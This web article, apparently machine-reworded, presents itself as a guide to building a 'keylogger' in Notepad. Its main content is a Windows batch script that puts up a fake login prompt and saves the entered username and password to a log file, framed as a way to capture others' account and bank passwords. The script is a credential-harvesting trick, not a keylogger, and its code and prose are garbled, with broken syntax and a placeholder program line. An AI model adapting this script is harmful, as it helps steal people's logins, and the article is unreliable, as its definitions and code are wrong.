Table of Contents
This updated guide examines What Is a Keylogger: How to Create Keylogger with Notepad and organizes the essential facts, background, and practical takeaways in clear American English.
In this way, any of your accounts may be within the scope of hackers' hacks. Keylogger can detect and detect your bank account password. And the type of keylogger can also be created with Notepad.
In the article below, Network Administrator will guide you through the steps of creating a Keylogger using Notepad.
Steps to create Keylogger with Notepad:
Step 1:

First proceed to open Notepad on your computer by pressing the Windows key , then select Notepad .
Next copy and paste the following code into Notepad:
@echo off
color a
title Login
cls
echo Please Enter Your Email Address And Password
echo.
echo.
cd 'C: Logs'
set / p user = Username:
set / p pass = Password:
echo Username = '% user%' Password = '% pass%' >> Log.txt
start >> Program Here<<
exit
Step 2:

Save the Notepad file to Logs.bat , and save it on the Desktop for easier identification.
Step 3:

Next create a new folder, name this folder logs. (Note that the keylogger only works if your directory is named logs). Cut the folder you just created, then paste it into drive C.
Step 4:

Next, check the Log.bat file, then enter your Username and your password.
Step 5:

Open the folder in drive C , then see all key logs saved as an automatically generated text file.
Refer to some of the following articles:
- Troll friends by creating "fake" virus on Notepad
- Use Notepad to make the keyboard automatically type any text repeatedly
- Summary of useful shortcuts when using Notepad
Good luck!
FAQ
What is What Is a Keylogger: How to Create Keylogger with Notepad about?
It provides a structured overview of What is a keylogger, explains the main context, and highlights practical takeaways for readers.
Why does this topic matter?
Understanding the main concepts helps readers evaluate the issue, avoid common mistakes, and make better-informed decisions.
How should readers use this information?
Use the guidance as a practical starting point, confirm details that may have changed, and follow current product, safety, or security recommendations.
Related Articles
 These 'Hack' Tips Are Only Notepad Can Do22 minutes read
 How to Create a Free Pronunciation Tool on Windows by Using Notepad4 minutes read
 Notepad on Windows 11 Now Supports Creating Tables and Upgraded a Series Of3 minutes read
 How to Create Tables in Notepad4 minutes read
 Top 10 Best Free Keylogger Software with Windows12 minutes read
 What Is Notepad ++? Compare Notepad ++ and Regular Notepad4 minutes read
Reader Comments 0
Sign in with email or Google to join the discussion.